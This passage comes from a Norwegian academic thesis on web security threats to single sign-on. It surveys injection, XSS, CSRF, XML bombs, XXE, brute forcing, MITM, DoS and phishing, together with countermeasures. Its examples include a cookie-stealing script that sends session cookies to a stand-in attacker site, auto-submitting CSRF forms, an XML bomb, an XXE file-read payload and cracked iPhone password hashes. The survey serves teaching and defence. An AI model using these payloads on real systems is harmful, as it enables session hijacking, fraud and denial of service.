XPATH injection fungerer i prinsippet på samme måte som SQL-injection, men i XPATH kan man ikke like enkelt kommentere bort resten av den opprinnelige koden (som i SQL, ved bruk av "--"), men '-karakteren kan fortsatt brukes til å injisere egen kode. Et eksempel på en XPATH-innloggingsspørring kan være:

```
String(//users[BrukerNavn/text()=' " + txtBrukerNavn.Text + "
' and Passord/text()=' "+ txtPassord.Text +" ' ])
```

Om vi setter:

```
txtBrukerNavn = abc' or 1=1 or 'a'='b
txtPassord = NULL
```

Vil vi få en spørring som ser slik ut:

```
String(//users[BrukerNavn/text()='abc' or 1=1 or 'a'='b' and Passord/text()
='' ])
```

Dette kan uttrykkes som:

```
A OR B OR C AND D.
```

Om vi utleder dette vil vi se at:

`abc OR 1=1 -> true` siden `1=1` alltid kommer til å være sant.
`a=b AND Passord/text()='' -> FALSE` siden a=b alltid kommer til å være usant.

`true OR false -> true` og dermed vil spørringen returneres som sann og brukeren vil bli logget inn (Dwibedi 2005).

Som i tilfellet med SQL injection, er validering og "vasking" av brukerinput løsningen mot XPATH injection.

2.8.3.3 LDAP injection

Lightweight Direct Access Protocol (LDAP) er en populær protokoll for å kunne aksessere og manipulere informasjon i X.500 directory tjenester. Den følgende koden[8] demonstrerer hvordan en spørring etter et brukernavn i en database vil foregå i LDAP.

```
…
userName = Request.QueryString("user")
filter = "(uid=" + CStr(userName) + ")"
…
ldapObj.SearchFilter = filter
```

Som i SQL- og XPATH-injection vil man også i LDAP injection søke etter å få sendt inn metadata som en del av en brukerspørring. I dette eksempelet ber applikasjonen om et brukernavn, som den vil søke opp i databasen. Et eksempel på injeksjon i dette tilfellet kan være å søke etter *, noe som vil returnere alle objekter som inneholder et uid-attributt. Om databasen vi søker i inneholder brukernavn og passord, og er mottagelig for LDAP injection, kan en angriper hente ut passordet til brukere:

```
etbrukernavn)(|(password = *))
```

Spørringen som blir utformet av dette vil bli:

```
(cn=etbrukernavn)(|(password = *))
```

Som vil spytte ut brukernavnet og passordet til brukeren ”etbrukernavn”.

Som i både SQL- og XPATH injection sine tilfeller er det datavalidering som er det riktige mottiltaket.

2.8.3.4 Cross-site scripting (XSS)

XSS er et av de mest utbredte typene angrep mot websider. Ifølge en undersøkelse utført av (WASC 2006) var 84.57 % av sidene som ble testet sårbare for XSS.

Som i SQL-injection handler også XSS om å bryte ut av rollen som vanlig brukerdata.

Det finnes fire typer forskjellige XSS-angrep; *lagrete*, *reflekterte*, *DOM-baserte* og *inkluderte* angrep (Wiegenstein, Schumacher et al. 2007).

[8] Koden finner du i sin helhet på http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf (WASC 2005)

Lagrede angrep virker når en angriper har mulighet til å lagre informasjon på en webside. Dette kan skje i applikasjoner der brukere får lov til å legge til egen tekst, bilder eller andre data.

Reflekterte XSS-angrep virker når noen av parametrene til en http-spørring blir "reflektert" av nettleseren. Om disse parametrene ikke blir validert, kan de inneholde skadelig kode.

DOM-baserte angrep ligner på reflekterte angrep, men istedenfor at den skadelige koden blir med i et html-svar som blir sendt til serveren, blir den lagt til i URL-en og benyttet andre steder. Et eksempel kan være å sende kode som en del av et brukernavn i en URL;

```
http://brukernavn@host/
```

Denne spørringen vil ha en "Authorization header" som vil bli Base64-kodet slik at Intrusion Detection Systemer (IDS) ikke vil være i stand til å merke et angrep uten først å dekode meldingen. Serveren trenger ikke å legge til denne koden for at et XSS-angrep skal kunne oppstå (WASC 2005).

I et *inkludert* XSS-angrep er man avhengig av at webserveren har en såkalt "*HTTP Response Splitting*"-feil. Ved hjelp av dette sikkerhetshullet kan en angriper forandre hele HTML-innholdet ved å manipulere HTTP-headeren i serverens svar. Dette kan gjøres ved å utnytte en uvalidert parameter som blir reflektert i HTTP-response-headeren. (Wiegenstein, Schumacher et al. 2007)

Et enkelt eksempel på et lagret XSS-angrep er angrep mot dynamiske gjestebøker på nett, hvor brukere får legge ut en hilsen. Om webapplikasjonene ikke validerer input fra brukeren skikkelig, trenger en angriper bare å legge inn kommentar-markøren for html;

```
<!--
```

og den påfølgende HTML-en i siden vil bli kommentert vekk. Selv om det ikke er noe særlig snilt å gjøre hærverk på andres gjestebøker, er det relativt harmløst i forhold til den skaden en angriper KAN utføre ved hjelp av XSS-usikre applikasjoner.

I en webapplikasjon der brukere er logget inn, vil disse typisk ha sessionIDen lagret i en cookie. Denne cookien kan stjeles dersom websidene er utsatt for XSS, ved å legge inn javascriptet:

```
<script>
  document.location=
  "http://www.ondside.com/cookiestjeler.php?cookie="+document.cookie;
</script>
```

Det som skjer i dette scriptet, er at cookien som allerede er satt for siden brukeren er inne på, blir sendt med som en GET-variabel til hackerens side.

Scriptet “cookiestjeler.php” kan enten lagre cookien lokalt eller videresende den som e-mail. En angriper vil så ha mulighet til å benytte denne cookien for å ta over sessionen til en bruker.

XSS-angrep kan brukes som en plattform for å utføre andre skadelige angrep som for eksempel CSRF.

2.8.3.5 Cross-Site Request Forgery (CSRF/XSRF)

CSRF og XSS er forskjellige på den måten at XSS utnytter en brukers tillit til en webapplikasjon, mens CSRF utnytter en webapplikasjons tillit til brukerne sine browsere. I motsetning til i XSS er ikke et CSRF-angrep sitt motiv å kapre en session. CSRF-angrep utnytter heller det faktum at web-applikasjoner ikke kan skille mellom gyldig brukerinput og HTTP-forespørsler som brukeren har blitt lurt til å sende.

Et eksempel på et fiktivt CSRF-scenario kan være at nettbanken *www.ennettbank.no* får spørringen:

```
GET /transfer.php?amount=10000&to=7777
```

Applikasjonen vil i så fall tolke dette som at den skal overføre 10.000,- til kontonummer 7777 (Jovanovic, Kirda et al. 2006). Ettersom nettbanken i vårt eksempel ikke har noen mekanismer for å beskytte seg mot CSRF, kan en bruker som er litt uforsiktig ende opp med å sende 10.000,- til en angripers konto. Dette kan for eksempel skje ved at brukeren følger det han trodde var en interessant link på en annen side;

```
<a href="http://www.ennettbank.no/transfer.php?amount=10000?to=7777">
Klikk her</a> for å se noe interessant.
```

ved å inkludere HTML som sender brukeren videre automatisk;

```
<meta http-equiv="refresh" content="0",
url="http://www.ennettbank.no/transfer.php?amount=10000?to=7777">
```

eller ved å inkludere javascript;

```
<script>
  document.location=
  "http://www.ennettbank.no/transfer.php?amount=10000?to=7777";
</script>
```

En nettbank vil antageligvis kun tillate POST-forespørsler for transaksjoner, ettersom dette er spesifisert i RFC 2616 (Fielding, Gettys et al. 1999), men det finnes fortsatt løsninger for en kreativ angriper:

```
<form name="f1" method="POST"
  action="http://www.ennettbank.no/transfer.php">
  <input type="hidden" name="amount" value="10000"/>
  <input type="hidden" name="to" value="7777">
</form>
<script>
  document.f1.submit();
</script>
```

Denne koden inneholder et html-form, hvor verdiene `amount=10000` og `to=7777` er hardkodet som "hidden" (bortgjemte) variabler. Istedenfor å ha en knapp som brukeren må trykke på, sørger javascriptet i nest siste linje for å automatisk sende variablene.

Begge de to siste eksemplene viser hvordan man kan bruke XSS og CSRF i et kombinert angrep. Denne typen kode kan bli lagt ut på en hvilken som helst side som tillater brukere å legge ut uvalidert og "uvasket" html-kode. De fleste e-mail applikasjoner har etter hvert fått funksjoner som sørger for at brukeren ikke blir sendt noen steder automatisk, men de har fortsatt få muligheter til å passe på at brukeren ikke trykker på en "interessant" link, slik som i det første eksempelet.

Andre eksempler på hvordan CSRF-angrep kan benyttes er blant annet å manipulere rutere, bestille varer fra nettbutikker eller å sende falske bud på nettauksjoner.

CSRF-angrep mot applikasjoner i en SOA kan være svært ødeleggende. En online CSRF-database[9] har blitt opprettet av (Cartner 2007).

2.8.3.6 XML-bomber

Målet med en DTD (Document Type Declaration) er å spesifisere de lovlige byggeblokkene i et XML-dokument og hva slags informasjon disse inneholder. Et eksempel på en DTD for en melding kan være:

```
<!ELEMENT melding (til,fra,emne,tekst)>
<!ELEMENT til (#PCDATA)>
<!ELEMENT fra (#PCDATA)>
<!ELEMENT emne (#PCDATA)>
<!ELEMENT tekst (#PCDATA)>
```

[9] Finnes på http://csrf.0x000000.com

Denne DTDen forteller oss at en melding skal være satt sammen av elementene; ”til”, ”fra”, ”emne” og ”tekst” og at disse består av PCDATA[10] som kan bli parset av en tekstparser (W3Schools). Om en angriper har mulighet til å legge ved XML i inputen, kan han utnytte at DTDer tillater rekursive entitetsdeklarasjoner.

```
<?xml version="1.0" ?>
  <!DOCTYPE XMLbombe [
  <!ENTITY x0 "Bang!">
  <!ENTITY x1 "&x0;&x0;">
  <!ENTITY x2 "&x1;&x1;">
  ...
  <!ENTITY x99 "&x98;&x98;">
  <!ENTITY x100 "&x99;&x99;">
  ]>
  <XMLbombe>&x100;</XMLbombe>
```

Hvis en webserver mottar denne meldingen og tillater DTD-parsing vil meldingen ”eksplodere” eksponentielt og kan resultere i Denial of Service (Jaamour 2005).

```
x0 = Bang!
x1 = Bang!Bang!
x2 = Bang!Bang!Bang!Bang!
...
x100 = en serie med 2^100 Bang!
```

Løsningen på problemet kan være å ikke tillate DTD-parsing i XML-parseren. Det skal også være mulig å sette restriksjoner på hvor mange entiteter som skal tillates å ekspanderes i SAX-parseren.

2.8.3.7 XML eXternal Entities (XXE)

XML kan bygge data dynamisk ved å peke på eksterne data gjennom en URI. Om en angriper får mulighet til å forandre hvilken data som skal bli lest kan han få serveren til å kjøre skadelig kode eller få den til å gi ut sensitiv informasjon (Jaamour 2005).

I et brev til Adobe angående et sikkerhetshull i Adobe Reader 7.0 forklarer Sverre H. Huseby (Huseby 2005) hvordan man kan utnytte at dette programmet tillater å kjøre javascript. Dette kan utnyttes ved å la scriptet kjøre XML-kode som utnytter XEE til det fulle.

[10] Parsed Character DATA

Eksempelkoden vedlagt i e-mailen viser hvordan en angriper kan hente ut ukrypterte Apache Tomcat-passord og sende disse til angriperen (koden finner du i vedlegg 1).

Ved bruk av XXE kan en angriper også forårsake Denial of Service ved å få serveren til å parse store mengder data (eksempelvis ved å inkludere en XML-bombe).

```
<?xml version="1.0"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY>
    <!ENTITY xxe SYSTEM "c:/boot.ini">
  ]>
  <foo>&xxe;</foo>
```

I eksempelet ovenfor kan vi se hvordan XMLen ber om å få inkludert den lokale filen ”boot.ini” fra c: på serveren. Data fra denne filen vil så bli vist som en del av utdata. I boot.ini er det neppe noe særlig sensitiv data, men det vil være mulig å legge ved andre sensitive filer ved hjelp av denne metoden. Eksempelvis Apache Tomcat-passord. I vedlegg 1 finner du Husebys eksempel på hvordan dette er mulig.

2.8.3.8 Kombinasjonsangrep

Jeg har tidligere vist hvordan man gjennom en kombinasjon av XSS og CSRF kan få en bruker til å sende penger til en angriper automatisk, men det finnes også flere måter å kombinere denne typen angrep.

For eksempel kunne en angriper ha benyttet XSS, CSRF og SQL-injection for å gjennomføre DoS-angrepet som ble nevnt i seksjon 2.8.3.1. Ved å legge ut koden;

```
<script>
  document.location="http://payment.example/default.asp?id=3;SHUTDOWN";
</script>
```

vil en angriper kunne få en uvitende bruker til å utføre et angrep mot en nettbank.

En angriper kan også få en server til å virke som om den er angriperen ved utnyttelse av XXE-sikkerhetshull:

```
<?xml version="1.0"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY>
```

```
  <!ENTITY xxe SYSTEM
    http://payment.example/default.asp?id=3;SHUTDOWN">
]>
<foo>&xxe;</foo>
```

Andre kombinasjonsangrep kan ta i bruk andre injeksjonsmåter, men vil ofte benytte seg av XSS, XXE eller CSRF som plattform for å utføre angrepet. OpenID providere kan også brukes som proxyer for å utføre slike angrep.

2.8.5 Andre angrepstyper

2.8.5.1 Brute forcing


Et brute force-angrep er en automatisert prosess hvor man prøver og feiler for å gjette et brukernavn, passord eller sessionID (Endler 2001). I og med at mange systemer tillater svake passord, kan man ofte bruke et ordbokbasert angrep (dictionary attack) hvor man forsøker hvert ord i en kompilert ordbok for å se om passordet finnes blant disse ordene. Et slikt angrep kan generere tusenvis (om ikke millioner) av mislykkede forsøk før det til slutt muligens lykkes med å finne riktig passord. Om ikke passordet finnes i ordboken til angriperen kan han gå videre med å generere mulige kombinasjoner av tall, bokstaver og tegn. Jo større kompleksitet passordet har, jo lenger tid vil det ta for en angriper å gjette seg frem. Den samme teknikken kan benyttes til å finne krypteringsnøkler dersom disse har et lavt entropinivå (WASC 2005).

En annen måte å utføre brute forcing, er et ”reverse brute force attack”, hvor man tar utgangspunkt i et passord og heller tester ut alle brukernavn mot dette passordet. I store brukermasser er det stor sannsynlighet for at en av brukerne har et svakt passord, om dette ikke påtvinges. Om brukernavnene er forutsigbare, kan det være effektivt å teste samtlige mot ”12345678”, ”abcd”, ”asdf” eller andre enkle ord eller tastekombinasjoner. Et eksempel på forutsigbare brukernavn er applikasjoner som benytter seg av personnummer som brukernavn.

Et av tiltakene man kan gjøre for å forhindre brute force angrep er å kun tillate et visst antall forsøk innlogginger fra en IP, i løpet av et gitt tidsløp. Om man prøver flere ganger, vil serveren ignorere videre innloggingsanmodninger fra denne klienten. En måte komme seg forbi denne typen sperring er ved å benytte seg av et botnet (forklart i kapittel 2.8.5.3), hvor man fordeler hvilke forskjellige passord-spekter hver enkelt maskin skal teste (Tjøstheim 2007). Angrep av denne typen kalles distribuerte Brute force angrep (Hill 2003).

Om en angriper får tilgang på en database hvor passordene er hashet kan det være hensiktsmessig å utføre et offline brute forcing angrep. Dette vil si at angriperen prøver å knekke krypteringen lokalt. At et passord er hashet vil si at teksten blir brukt i en enveis algoritme som genererer et "digitalt fingeravtrykk" (Mortensen 2005). Offline brute forcing kan forekomme ved den tradisjonelle metoden hvor man tester ut alle typer kombinasjoner eller ved bruk av "rainbow tables". Rainbow tables er ferdig genererte tabeller som inneholder passord og tilsvarende hasher for passordene. Ofte er LM-, MD5- og SHA1-hasher med i slike tabeller. LM (LAN Manager) er standardfunksjonen for hashing av passord i Windows. Et slikt angrep krever at man har tilgang til hashene man ønsker å knekke.

Bildet nedenfor viser jeg hvordan passordfilen i Apples iPhone (Apples mobiltelefon) kan crackes ved offline brute forcing. I dette eksempelet har jeg fått tak i iphone.pwd-filen og benytter meg av programmet "John the Ripper" (Designer 2006) for å knekke de hashede passordene som ligger i filen.



Figur 8 - iphone.pwd cracket vha John the Ripper

Innholdet i passordfilen "iphone.pwd" er som følger:

```
##
# User Database
#
# Note that this file is consulted when the system is running in single-
user
# mode.  At other times this information is handled by lookupd.  By
default,
# lookupd gets information from NetInfo, so this file will not be consulted
# unless you have changed lookupd's configuration.
##
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:XUU7aqfpey51o:0:0::0:0:System Administrator:/var/root:/bin/sh
mobile:/smx7MYTQIi2M:501:0::0:0:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:XUU7aqfpey51o
```

```
unknown:*:99:99::0:0:Unknown User:/var/empty:/usr/bin/false
```

Vi kan se at hashene for brukernavnene på mobiltelefonen er:

```
root:   XUU7aqfpey51o
mobile: /smx7MYTQIi2M
```

Etter å ha utført et offline brute force angrep, ved bruk av John the Ripper, på disse hashene finner vi at passordene i klartekst er;


```
Root:   dottie
Mobile: alpine
```

Root-passordene til Apples iPhone var kompromitterte før jeg cracket dem selv.

2.8.5.1.1 Bruk av CAPTCHA

En CAPTCHA, eller en "Completely Automated Public Turing test to tell Computers and Humans Apart", er en test som er designet for å finne ut om en bruker av en tjeneste er et menneske eller en maskin. Den vanligste måten å teste dette på er ved å vise et bilde av tekst, men som inneholder elementer av "støy", slik at det skal bli vanskeligere for maskiner å kunne analysere teksten.

Andre måter å teste brukeren kan være ved å stille et logisk spørsmål som brukeren må svare på før han kan ta i bruk tjenesten. Eksempelvis; "Hva er 1+1?". En slik logisk CAPTCHA trenger ikke nødvendigvis være veldig kompleks.



Figur 9 - En relativt kompleks CAPTCHA fra Quantum Random Bit Generator Service Sign up (Stevanović 2007)


Ved å benytte seg av en CAPTCHA, vil tjenesten bli mindre utsatt for brute force angrep. Siden spørringene med en ugyldig CAPTCHA vil bli forkastet, vil man ikke kunne automatisk sjekke hvilke passord som er gyldige eller ikke, med mindre brukeren manuelt fyller ut CAPTCHAen.

Når det gjelder støynivå man må legge til på CAPTCHAen, så blir dette en vurderingssak ut ifra hvilke krav det er for tilgjengeligheten og for sikkerheten av tjenesten. I begynnelsen av 2008 ble Yahoo sin CAPTCHA, som har blitt regnet som en av de beste, knekket av russiske hackere med en suksessrate på 35 %. Selv om raten ikke er mer enn dette er det nok for å kunne kjøre automatiserte brute force angrep (Raghunath 2008).

2.8.5.2 Man-In-The-Middle (MITM)

I et "mellommannsangrep" (MITM) vil en angriper kunne lese all data som går mellom klient og en server ved å lure partene til å sende data til ham. Angriperen kan så analysere dataen før den videresendes til klient eller server, avhengig av hvor dataen er adressert.

En måte å utføre et MITM-angrep kan være ved å "forgifte" Adress Resolution Protokollen (ARP poisoning). Figuren nedenfor viser et MITM-angrep utført ved hjelp av denne teknikken.



Figur 10 - ARP Poisoning (Cisco 2006)

Et ARP poisoning-angrep blir utført ved at en angriper både lurer offerets maskin og ruteren til å sende informasjon til seg selv. Dette skjer ved at angriperen sender informasjon til brukeren om at han er ruteren, samtidig som han sender informasjon til ruteren, hvor han sier at han er brukeren. På denne måten blir angriperen sittende og videresende pakkene mellom bruker og ruter. ARP poisoning kan kun forekomme i nettverk hvor angriper er koblet mot samme ruter som brukeren.

Et MITM-angrep kan også skje ved DNS[11] cache poisoning. I denne typen trenger ikke angriper å være tilkoblet samme nettverk som brukeren han ønsker å lure (Ornaghi and Valleri 2003). Her vil angriperen lure en DNS, som ikke validerer at informasjonen den mottar kommer fra en autorisert kilde, til å gi ut feilaktig DNS-informasjon. Dette resulterer i at klientene som spør denne DNS-serveren om adresser vil bli sendt til angriperens server.

Andre måter å utføre MITM-angrep kan være ved STP-mangling, route-mangling, ICMP-redirection, traffic tunneling eller DHCP-spoofing (Ornaghi and Valleri 2003). Jeg kommer ikke til å gå nærmere inn på disse teknikkene.

Et suksessfullt MITM-angrep åpner for mange muligheter for angriperen. Han kan passivt "sniffe" pakkene som går mellom offeret sin maskin og ruteren. Om passord blir sendt i klartekst, vil disse kunne bli kompromittert. Om passordene er kryptert, men med en svak algoritme, vil det også være mulig for en angriper å dekode disse. Om kommunikasjonen mellom bruker og server skal krypteres med en sterkere kryptering (for eksempel SSH2 (Secure SHell)), kan en angriper forsøke å tvinge klienten til å initiere kommunikasjon med en svakere kryptering (SSH1). Dette kan gjøres ved å sniffe pakkene fra serveren og gjøre forandringer der serveren sier hvilke typer krypteringer den støtter. En server vil svare på en av disse to måtene:

`SSH-1.99`: Serveren støtter både SSH1 og SSH2
`SSH-1.51`: Serveren støtter KUN SSH1

En angriper kan lage et filter som forandrer "`1.99`" til "`1.51`" og dermed fremtvinge en session med svakere kryptering.

En angriper vil også kunne få mulighet til å kapre sessions fra brukeren om sessionIDen blir sendt i klartekst. Dette kan medføre at en angriper får tilgang på konfidensiell informasjon. (Nachreiner 2007) og (Cisco 2006).

2.8.5.3 (Distributed) Denial of Service (DoS/DDoS)

Denial of Service (DoS)-angrep, eller tjenestenektsangrep, er en type angrep der man setter en tjeneste, bruker eller et helt nettverk ut av spill ved å få denne til å bli opptatt med å prosessere data som blir sendt av en angriper. DoS kan deles inn i to hovedkategorier; DoS ved å utnytte sårbarheter og DoS ved overbelastning (Datakrimutvalget 2007). Et klassisk eksempel på DoS ved utnytting av sårbarhet er "ping-of-death", hvor man utnytter at et ICMP ECHO ("ping") skal ha en maksimal


[11] Domain Name Server

størrelse på 65,535 byte. Ved for eksempel å sende en ping-pakke på 65,536 byte, kunne man få maskinen som mottok pakken til å krasje. Denne typen angrep var mulig på tidligere versjoner av Windows (95 og NT). Nyere versjoner av ping tillater ikke malformede datagram (Kenney 1996). Det finnes mange andre måter å oppnå DoS ved å utnytte sårbarheter. Man kan injisere en XML-bombe, utføre et XXE-angrep hvor man får serveren til å laste store mengder data eller ved å utnytte andre sikkerhetshull.

Den andre typen angrep; DoS ved overbelastning er vanskeligere å beskytte seg mot. Selv om man har tettet hullene i applikasjonen sin, kan man fortsatt være sårbar mot denne typen angrep. I denne typen angrep ønsker man å sette målet ut av spill ved å overbelaste nettlinjen eller andre kapasiteter til målet. Dette gjøres gjerne distribuert (DDoS) for å oppnå maksimal effekt.

Den vanligst angrepsformen for DDoS er SYN-flooding, der man sender et stort antall TCP SYN-pakker til målet man ønsker å lage problemer for. Om porten lytter etter koblingsanmodninger svarer den senderen med en SYN-ACK-pakke, men ettersom SYN-pakkene som regel inneholder tilfeldig genererte svaradresser, kommer disse ingen vei. Serveren vil da anta at pakken SYN-ACK pakken ikke har kommet frem og sender en til. Alle disse halvåpne portene vil ta opp mye av minnet til serveren og etter hvert vil den ikke være i stand til å betjene ekte anmodninger. Antall ganger SYN-ACK blir sendt på nytt varierer med hvilken type serverløsning man kjører (Chang 2002).

DDoS overbelastningsangrep kan deles inn i *direkte* og *reflekterte* angrep.



Figur 11 - DDoS arkitektur: a) direkte- og b) reflekterte angrep (Chang 2002)

I et *direkte* DDoS-angrep sender angriperen data *direkte* mot målet sitt, mens man i et *reflektert* angrep sender dataen gjennom [uskyldige] rutere og servere. I reflekterte angrep vil man forfalske avsenderadressen, slik at reflektorene sender sine svar til målet man ønsker å angripe.

Direkte og reflekterte angrep har til felles at de benytter seg av nettverk kjent som botnets eller zombie-nettverk. En angrepsordre vil bli formidlet til botnettet før angrepet blir eksekvert. Et botnet består som regel av maskiner som har blitt infisert av virus, som har blitt designet for akkurat denne typen oppgave. Et eksempel på et botnet er Storm-nettverket, som kan bestå av opptil 1,7 millioner infiserte klienter (Lyse 2007). Storm-nettet er spesielt vanskelig å stanse fordi det bruker en peer-to-peer struktur for å gi angrepsordene fremfor en hierarkisk struktur. I figur 11 vil dette si at vi kan se bort ifra "Masters (handlers)"-leddet. I et hierarkisk botnet kan man finne og isolere maskiner som gir angrepsordre ved å sjekke hvordan en infisert maskin oppfører seg. I et peer-to-peer botnet opereres det med likeverdige nett og angrepskommandoer hopper fra klient til klient. Dette gjør det nærmest umulig å lokalisere noe opphav for angrepsordre (Rossen 2007).

2.8.5.4 Phishing

Phishing, eller "Web spoofing", er et av de største økende sikkerhetsproblemene vi har på internett nå for tiden. Ifølge en rapport fra APWG[12] ble det rapportert 29284 unike phishing-forsøk og man fant 20305 nye phishingsider bare i januar 2008 (APWG 2008).

Phishingangrep fungerer ved at brukere har problemer med å skille legitimt nettinnhold fra falskt. Phishing kan ofte fungere ved at en angriper setter opp en nettside som kan ligne på innloggingen fra en bank, en e-mail leverandør eller et annet sted som krever innlogging. Etter å ha satt opp denne siden benyttes ofte spamming-teknikker for å nå et størst mulig publikum. Bare fåtallet av brukere vil falle for trikset, men dette holder ettersom man når ut til såpass mange personer. De phishede brukerne som tror at de logger seg på hos sin egen tjeneste, vil gi fra seg passordet sitt til phisheren og enten få en feilmelding eller bli videresendt til den legitime tjenesten.

Andre, mindre tekniske, phishing-forsøk vil be brukeren om å sende tilbake en e-mail som inneholder passordet sitt. I vedlegg 2 kan du se et phishing-forsøk mot brukerne av UiBs Webmail.

[12] Anti-Phishing Working Group

2.8.5.5 Session hijacking

Session hijacking kan oppnås ved flere teknikker. XSS, sniffing, MITM og phishing er noen av dem, men alle vektorer som enten tilsiktet eller utilsiktet eksponerer brukerens sessionID for andre enn brukeren og tjenesten kan medføre session hijacking.

Et eksempel på en utilsiktet eksponering av sessionID kan være en tjeneste hvor sessionIDen blir lagt i alle URLene, istedenfor, eller i tillegg til, den vanlige bruken av cookies. Denne måten å håndtere sessions kan være farlig, ettersom utgående linker kan eksponere sessionIDen. Denne eksponeres i disse tilfellene ved at siden som blir linket til får informasjon om referer. Referer vil i et slikt tilfelle inneholde sessionIDen. Om en angriper har tilgang til informasjon om hvilke linker brukere har benyttet seg av for å nå en tjeneste kan han kopiere sessionIDen og benytte den selv.

3 Trusler mot Single Sign-On

I denne delen vil jeg ta opp de tre trusler jeg har identifisert som enten er unike for SSO eller som i stor grad forsterkes.

3.1 Utnyttelse av identitetsleverandører som Single Point of Failure (SPOF)

Den første potensielle trusselen jeg identifiserte mot SSO-mekanismer er at når nok tjenesteleverandører benytter seg av samme identitetsleverandør for autentisering, så vil denne leverandøren bli en ressurs som er kritisk for at noe av arkitekturen skal fungere. Om identitetsleverandøren blir utilgjengelig ved naturlige årsaker eller DoS-angrep, vil følgene være den samme; alle tjenesteleverandører knyttet opp vil være utilgjengelige for de brukerne som ikke allerede er autentisert, og for de som har en session som har timet ut.

I Estland, mars 2007 opplevde man et angrep som varte i flere uker. Blant målene var banker, departementer, aviser, kringkasting og telefonsentraler. Noen av de viktigste delene i en nasjons infrastruktur. Blant angrepsmetodene fant man blant annet bruk av botnets som hadde over 1 million klienter. I en periode var nødnumrene i Estland ute av drift på grunn av angrepene. Hvilke aktører som stod bak angrepet kan ikke vites med sikkerhet, men ettersom angrepet mot Estlands elektroniske infrastruktur begynte kort tid etter at et krigsminnemerke fra sovjettiden skulle bli flyttet fra byen Tallins sentrum, til utkanten, har mange ytret mistanke mot aktører fra Russland (Hidas 2007).

